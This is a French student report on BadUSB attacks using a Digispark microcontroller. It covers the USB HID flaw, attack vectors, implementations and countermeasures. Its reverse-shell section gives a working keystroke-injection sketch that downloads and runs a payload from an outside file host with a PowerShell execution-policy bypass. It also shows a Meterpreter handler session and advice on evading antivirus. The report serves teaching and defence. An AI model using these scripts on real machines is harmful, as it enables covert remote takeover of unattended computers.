Télécom Paris

SR2I207

Sécurité des échanges et des applications

Étude du BadUSB

Auteurs :
Geoffroy Mateu

Encadrant :
Pascal Urien

19 juin 2020

Table des matières

1 Introduction **1**

2 Description du BadUSB **2**
2.1 Description du protocole Universal Serial Bus . . . 2
2.2 Les périphériques HID . . . 2
2.3 La faille BadUSB . . . 2

3 Intérêts d'une telle technologie **3**
3.1 Accès physique à la cible . . . 3
3.2 Social engineering . . . 3
3.3 Possibilité d'une propagation du malware . . . 3

4 Caractéristiques hardware requises **4**

5 Vecteurs d'attaque **5**
5.1 Ordinateur déverrouillé . . . 5
5.1.1 Télécharger un fichier à partir du clavier . . . 5
5.1.2 Accès à distance . . . 5
5.1.3 Man-in-the-Middle . . . 5
5.1.4 Keyloggers . . . 5
5.1.5 Outrepasser un antivirus et l'UAC . . . 5
5.1.6 Backdoor . . . 5
5.2 Ordinateur verrouillé . . . 6
5.2.1 Kon Boot . . . 6
5.2.2 Démarrage sur un autre OS (rootkit) . . . 6

6 Implémentations **7**
6.1 DigiKeyboard version française . . . 7
6.2 Reverse Shell . . . 9
6.2.1 Explications de la commande principale . . . 9
6.2.2 Veil-Framework payload . . . 10
6.2.3 Résultats . . . 10

7 Contre-mesures **13**
7.1 Approche logicielle . . . 13
7.2 Approche basée sur la confirmation . . . 13
7.3 Approche physique . . . 13

8 Bibliographie **14**

Introduction

En 2014, Karsten Nohl et Jakob Lell, deux ingénieurs en sécurité au Security Research Lab de Berlin, présentent une faille de sécurité majeure liée aux périphériques USB au Black Hat aux USA. Ils mettent l'accent sur le fait que cette faille est intrinsèquement liée au fonctionnement des périphériques USB et donc il n'existe aucun moyen de corriger celle-ci.
Le terme BadUSB décrit des dispositifs USB qui ont été programmés dans le but d'émuler un clavier d'ordinateur en envoyant une séquence prédéterminée de touches à un système pour effectuer une tâche. Cette tâche a bien souvent pour but de collecter ou voler des informations, que ce soit en créant une backdoor dans la machine de la victime, en installant un malware ou toute autre manipulation pouvant être effectuée via un clavier.

Description du BadUSB

2.1 Description du protocole Universal Serial Bus

Le terme USB est une norme relative à un bus informatique en série qui sert à connecter des périphériques informatiques à un ordinateur ou à tout type d'appareil prévu à cet effet. Il bénéficie du *Plug and Play* qui permet de reconnaître directement le périphérique branché.

2.2 Les périphériques HID

Il existe une certaine catégorie de périphérique USB qui sont appelés les HID, Humain Interface Devices. Cette catégorie de périphérique inclut notamment les périphériques que l'on utilise tous les jours comme les souris, les manettes de jeu, et bien entendu, les claviers.
Un BadUSB fonctionne donc simplement en s'identifiant comme un clavier quand il se connecte à un ordinateur. Celui-ci identifiera donc toutes les données que lui envoie le périphérique comme étant des touches pressées. Ces dispositifs ont gagnés en attention au fil du temps tant leur utilité peut se révéler immense pour un professionnel de la sécurité. Plusieurs périphériques programmables ont été développés comme le Malduino, ou encore le plus populaire, le Rubber Ducky. Ces appareils peuvent être très utile mais leur prix est relativement élevé bien qu'il soit possible d'en créer un avec un simple microcontrolleur. C'est ce que nous allons faire dans ce projet.

2.3 La faille BadUSB

Cette faille provient du fonctionnement même de l'USB. Lorsqu'un nouveau périphérique est branché, l'ordinateur lui demande des informations sur son identité et son fonctionnement. Seulement, impossible pour l'ordinateur de déterminer si un nouveau périphérique physique vient d'être branché ou si c'est simplement un ancien périphérique qui redéclare son identité auprès du port. Les périphériques USB ont donc une identité et un objectif bien précis et sont déclarés comme cela. Une clé USB ne peut donc être utilisé que comme un périphérique de stockage, un clavier comme un dispositif d'entrée, une souris comme un dispositif de pointage etc.

Mais ces chercheurs ont trouvé une faille et ont pu modifier l'identité de certains modèles de clé USB peu protégés pour qu'ils n'agissent plus comme périphériques de stockage mais comme clavier par exemple.

Intérêts d'une telle technologie

3.1 Accès physique à la cible

Le fait d'avoir un ordinateur déjà connecté au réseau cible évite à l'attaquant de tenter de pénétrer le réseau à distance. Des tâches telles que la détermination de la plage d'adresses IP, la recherche d'ordinateurs, le contournement des pare-feu, etc. sont évitées. Il est possible de déterminer quels ordinateurs sont laissés sans surveillance, voire à qui ils appartiennent et quelles sont leurs responsabilités au sein du réseau. Des cibles spécifiques peuvent être choisies, au lieu de scanner au hasard un ordinateur qui peut appartenir à un concierge, par exemple.

3.2 Social engineering

L'ingénierie sociale comprend de nombreuses techniques qui visent à recueillir des informations à partir d'une victime ou de l'appareil d'une victime. L'accès physique à l'ordinateur de la victime ouvre des portes permettant d'extraire des informations confidentielles, telles que les identifiants, les e-mails et les données importantes, stockées sur l'appareil, surtout si la machine est laissée sans surveillance et non verrouillée.

3.3 Possibilité d'une propagation du malware


En termes d'intégrité, la modification des données et même les dommages physiques causés à l'ordinateur peuvent entraîner la perte d'informations importantes et rendre le système indisponible. Pire encore, le système peut continuer à être "disponible", mais fournir des résultats erronés. Dans le cas d'une banque, par exemple, cela peut avoir de graves conséquences, car les clients peuvent décider qu'ils ne font pas confiance aux services fournis et tenter de retirer toutes leurs économies, ce qui aurait des conséquences désastreuses pour cette banque.

Le payload délivré par le dispositif peut par exemple installer également un programme dont le but sera de réécrire le firmware de tous les périphériques USB connectés au système par la suite. Les périphériques vont donc infecter d'autres ordinateurs qui vont infecter encore d'autres périphériques etc. Le nombre de PCs contaminés va alors croître et un attaquant va alors pouvoir se constituer un réseau botnet.

Caractéristiques hardware requises

Dans ce projet, nous utiliserons un Digistump Digispark. C'est une carte programmable basée sur le microcontrolleur Attiny85, elle est très abordable (5-10) et très petite (2cm x 2.8cm).

Comme décrit précédemment, tous les exploits doivent être écrit via le HID. Les commandes doivent durer un certain temps pour être conforme à l'ordinateur plus ou moins rapide qui reçoit de telles commandes. De plus, si le UAC est activé, le *User Access Control*, les commandes pourraient ne pas ou être mal exécutées. Des outils tels que Kautilya, permettent de vérifier l'UAC, les privilèges etc. Mais ces vérifications prennent du temps et les attaques deviennent inefficaces sur l'utilisateur n'a pas les privilèges administrateur.



Vecteurs d'attaque

5.1 Ordinateur déverrouillé

5.1.1 Télécharger un fichier à partir du clavier

Le Digispark a une mémoire limitée, il peut donc être intéressant de télécharger puis de lancer un fichier pour effectuer une attaque. Il est très simple d'ouvrir un terminal sur l'ordinateur de la victime et d'effectuer des commandes permettant d'accéder à des dossier confidentielles et de réaliser des échanges avec Internet.
Il y a deux façons de télécharger un fichier sur Windows : FTP ou HTTP. FTP est par défaut bloqué sur le pare-feu Windows. Le téléchargement HTTP pourrait être utilisé mais cela pose un problème côté attaquant puisque son serveur est accessible à tous. Pour corriger ce problème, le client peut télécharger un client sécurisé SFTP pour se connecter à la machine distance en SSH.

5.1.2 Accès à distance

Il y a une possibilité d'utiliser Meterpreter de Kali Linux par exemple pour mettre en place un reverse TCP. Télécharger un tel payload est compliqué pour la victime qui ne se laissera pas avoir si facilement mais effectué via BadUSB a son insu est relativement aisé.

5.1.3 Man-in-the-Middle

Mitmproxy permet d'intercepter le traffic HTTP, le modifier et le renvoyer via des faux certificats qui peuvent être installés en ligne de commande sur Windows par exemple via l'outil Certmgr. Pour mettre en place ce genre d'attaque, il faudrait utiliser le BadUSB comme un faux point d'accès et changer les réglages DNS de l'ordinateur. Ce DNS de l'attaquant peut donc rediriger la victime vers de fausses pages et voler des informations secrètes.

5.1.4 Keyloggers

Le dispositif BadUSB peut aussi être utilisé comme un keylogger permettant de récupérer ce que tape l'utilisateur sur son ordinateur. Un keylogger peut capturer des noms d'utilisateurs, des mots de passe, des adresses électroniques et même des e-mails importants. Par exemple, ce dispositif permet de récupérer l'input utilisateur lorsqu'il utilise la commande 'sudo' dans le terminal ou encore obliger l'utilisateur à devoir marquer le mot de passe de sa session, de son réseau wifi ou d'un site internet.

5.1.5 Outrepasser un antivirus et l'UAC

Veil-Evasion est un outil du Veil-Framework qui permet de générer des exécutables indétectables par un antivirus ou l'UAC. Il permet aussi de générer du shell code encrypté qui est décrypté à l'exécution et donc indétectable par les antivirus. On va l'utiliser dans l'implémentation ci-dessous.

5.1.6 Backdoor

Ces backdoors permettent d'avoir un accès à un système qui a été déjà exploité. Celles-ci peuvent être "déguisées" pour éviter qu'elles soient détectées en les faisant passer pour des processus du système d'exploitation par exemple.

5.2 Ordinateur verrouillé

5.2.1 Kon Boot

C'est un outil permettant d'outrepasser l'écran de login de Windows XP jusqu'à Windows 10 sans modifier ou supprimer l'ancien mot de passe de l'utilisateur. L'accès se fait donc sans mot de passe.

5.2.2 Démarrage sur un autre OS (rootkit)

Démarrer sur un autre OS comme Linux outrepasse les vérifications de Windows et permet d'accéder à des fichiers sensibles comme le Security Accounts Manager (SAM) qui contient la base de données stockant les login et les mots de passe hachés.

Ces deux possibilités ne sont vraisemblablement pas possibles dans le cadre d'un dispositif BadUSB car elle sont difficiles à mettre en oeuvre via des manipulations de clavier uniquement et le dispositif USB ne possède pas assez de mémoire.

Implémentations

Nous allons mettre en place deux algorithmes avec le Digispark, un premier simple qui utilise une bibliothèque d'émulation de Digispark pour les clavier AZERTY français. Puis nous utiliserons le Veil-Framework pour générer un exécutable permettant la mise en place d'un reverse shell avec Metasploit Framework sur Kali Linux.

6.1 DigiKeyboard version française

```
1  #include "DigiKeyboardFr.h"
2  #define KEY_UP_ARROW     0x52
3  #define KEY_DOWN_ARROW   0x51
4  #define KEY_LEFT_ARROW   0x50
5  #define KEY_RIGHT_ARROW  0x4F
6  #define KEY_LEFT_GUI     0xE3
7  #define KEY_ESC          0x29
8  #define KEY_HOME         0x4A
9  #define KEY_INSERT       0x49
10 #define KEY_NUM_LOCK     0x53
11 #define KEY_SCROLL_LOCK  0x47
12 #define KEY_CAPS_LOCK    0x39
13 #define KEY_TAB          0x2B
14
15 void printText(fstr_t *txt) {
16   DigiKeyboardFr.print(txt);
17   DigiKeyboardFr.update();
18 }
19
20 void setup() {
21   DigiKeyboardFr.sendKeyStroke(0,0);
22   DigiKeyboardFr.delay(50);
23   DigiKeyboardFr.delay(1000);
24   DigiKeyboardFr.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
25   printText(F("terminal"));
26   DigiKeyboardFr.delay(1000);
27   DigiKeyboardFr.sendKeyStroke(KEY_ENTER);
28   DigiKeyboardFr.delay(800);
29   printText(F("say␣C'est␣bien␣en␣azerty."));
30   const int led=1;
31   pinMode(led, OUTPUT);
32   while (1) {
33     digitalWrite(led, !digitalRead(led));
34     DigiKeyboardFr.delay(1000);
35   }
36 }
37
38 void loop() {}
```

Ce script est un prétexte pour montrer que le code que l'on doit implémenter dans le BadUSB dépend complètement de la machine sur laquelle le code doit être exécuté. Si la machine a un clavier d'une certaine forme, azerty ou qwerty, certaines commandes pourraient ne pas fonctionner. Il faut donc connaître à l'avance la machine sur laquelle on branche le BadUSB pour que celui-ci soit effectif. Ceci est dû au fait que le Digispark possède très peu de mémoire, trop peu pour implémenter plusieurs codes pour plusieurs configurations de machines.

6.2 Reverse Shell

```
#include "DigiKeyboard.h"

void setup()
{
  // Initialize
  DigiKeyboard.sendKeyStroke(0);

  // Wait 10s
  DigiKeyboard.delay(10000);
  DigiKeyboard.delay(400);

  // Run WIN+R
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(200);

  // Run command prompt
  DigiKeyboard.print("cmd");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(50);
  DigiKeyboard.delay(1500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(50);
  DigiKeyboard.delay(500);

  // Run command (explained below)
  DigiKeyboard.println("cd / & mkdir win & cd win & echo (wget 'https://srv-
      file14.gofile.io/download/GCdKss/payload1.exe' -OutFile a.exe) > b.PS1 &
      powershell -ExecutionPolicy ByPass -File b.ps1 & start a.exe");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(100);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(50);

  // Light blinks to indicate the end of the procedure
  const int led = 1;
  pinMode(led, OUTPUT);
  while (1)
  {
    digitalWrite(led, !digitalRead(led));
    DigiKeyboard.delay(1000);
  }
}

void loop() {}
```

6.2.1 Explications de la commande principale

Voici la commande :
`cd / & mkdir win & cd win & echo (wget 'https://srv-file14.gofile.io/download/GCdKss/paylo -OutFile a.exe) > b.PS1 & powershell -ExecutionPolicy ByPass -File b.ps1 & start a.exe`.
La première partie de la commande : `cd / & mkdir win & cd win & echo (wget 'https://srv-file14.gofil -OutFile a.exe) > b.PS1` consiste à encapsuler toute la commande bash qui télécharge le payload généré avec Veil-Framework sur un serveur dans un fichier de script utilisable par PowerShell. Le bout de code suivant `powershell -ExecutionPolicy ByPass -File b.ps1` permet de contourner les limitations d'autorisations de PowerShell qui empecherait de télécharger un tel fichier depuis un serveur.

6.2.2 Veil-Framework payload


Concernant le payload `payload1.exe` que va permettre la mise en place du reverse shell, on utilise le Veil Framework. Pour que le payload soit plus dur à détecter, l'injection de terminal se fait chiffré en AES et déchiffré à l'exécution. C'est en fait un MSFVenom reverse_tcp qui est utilisé. Côté Kali Linux, il suffit de lancer le handler d'exploit reverse_tcp et d'écouter sur le bon port pour pouvoir accéder à la machine à distance.

```
geoffmt@kali-linux:~$ msfconsole

 _                                                    _
/ \    /\         __                                 _   __  /_/ __
| |\  / | _____   \ \           ___    _____ | | /  \ _    \ \
| | \/| | |___\ |- -|   /\     / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 172.16.19.130
lhost => 172.16.19.130
msf5 exploit(multi/handler) > set lport 4444
lport => 4444

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.19.130:4444
```

On met au début en place les réglages puis on écoute sur le port 4444.


6.2.3 Résultats


Voici le déroulé de l'attaque sur Windows 10.



D'abord, en branchant le BadUSB, on voit très furtivement apparaitre la fenêtre Exécuter. Volontairement, certains délais ont été rallongés (et sont donc non furtifs) pour permettrent de voir ce qu'il se passe.

Puis le téléchargement s'effectue et se termine.





Côté Kali Linux on constate que le contact a été effectué.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.19.130:4444
[*] Sending stage (180291 bytes) to 172.16.19.173
[*] Meterpreter session 3 opened (172.16.19.130:4444 -> 172.16.19.173:49713) at 2020-06-18 22:44:52
    +0200

meterpreter > ls
Listing: C:\win
===============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  4775643  fil   2020-06-18 21:13:43 +0200  a.exe
100666/rw-rw-rw-  85       fil   2020-06-18 22:42:27 +0200  b.PS1

meterpreter >
[*] 172.16.19.173 - Meterpreter session 3 closed.  Reason: Died
```

J'ai juste eu le temps d'exécuter la commande `ls` avant que l'antivirus de Windows ne se rende compte de l'attaque.
On peut donc tirer quelques conclusions.

- Si l'on arrive à enlever l'antivirus Windows par un quelconque moyen, la machine Kali a un contrôle total de l'ordinateur de la victime.
- Si l'on arrive pas à enlever l'antivirus, il y a quand même quelques secondes pour effectuer des actions à distances. Et quelques secondes c'est beaucoup de temps pour un script qui pourrait installer une backdoor par exemple pendant cet intervalle de temps.
  Pour éviter que le payload ne soit repéré par l'antivirus, on peut aussi l'encoder ou encore l'encapsuler dans une vraie application windows pour essayer de brouiller les pistes (possible grâce à MSFVenom par exemple).

Contre-mesures

7.1 Approche logicielle

Plusieurs approches sont possibles. Les antivirus ont proposé des mesures permettant de lutter contre ce type d'attaques. Des projets Open Source ont aussi été développés comme DuckHunt qui permet de détecter les activités douteuses des périphériques USB et de les arrêter.

7.2 Approche basée sur la confirmation

Il y a aussi une approche plus "humaine" de ce problème en analysant les interactions entre l'ordinateur et l'utilisateur avec l'outil USBCheckIn. Avant d'autoriser l'utilisation d'un dispositif, on oblige l'utilisateur à interagir physiquement avec lui, pour s'assurer qu'un véritable dispositif à interface humaine y est attaché. L'implémentation matériel peut donc être utilisée avec n'importe quel hôte, y compris les dispositifs embarqués, et aussi pendant le démarrage, c'est-à-dire avant qu'un système d'exploitation ne soit lancé.

7.3 Approche physique

Dans certaines entreprises, il est interdit d'introduire des périphériques USB dans les ordinateurs pour éviter ce genre de faille de sécurité. Parfois même, ces ordinateurs ne possèdes pas de ports USB, ce qui élimine directement le vecteur d'attaque.

Bibliographie

(1) *Feasibility and Deployment of Bad USB*, Stella Vouteva : https ://ext.delaat.net/rp/2014-2015/p49/report.pdf

(2) *USBCheckIn : Preventing BadUSB Attacks by Forcing Human-Device Interaction*, Federico Griscioli, Maurizio Pizzonia and Marco Sacchetti : https ://ieeexplore.ieee.org/abstract/document/7907004/

(3) *Duckuino* : https ://github.com/Dukweeno/Duckuino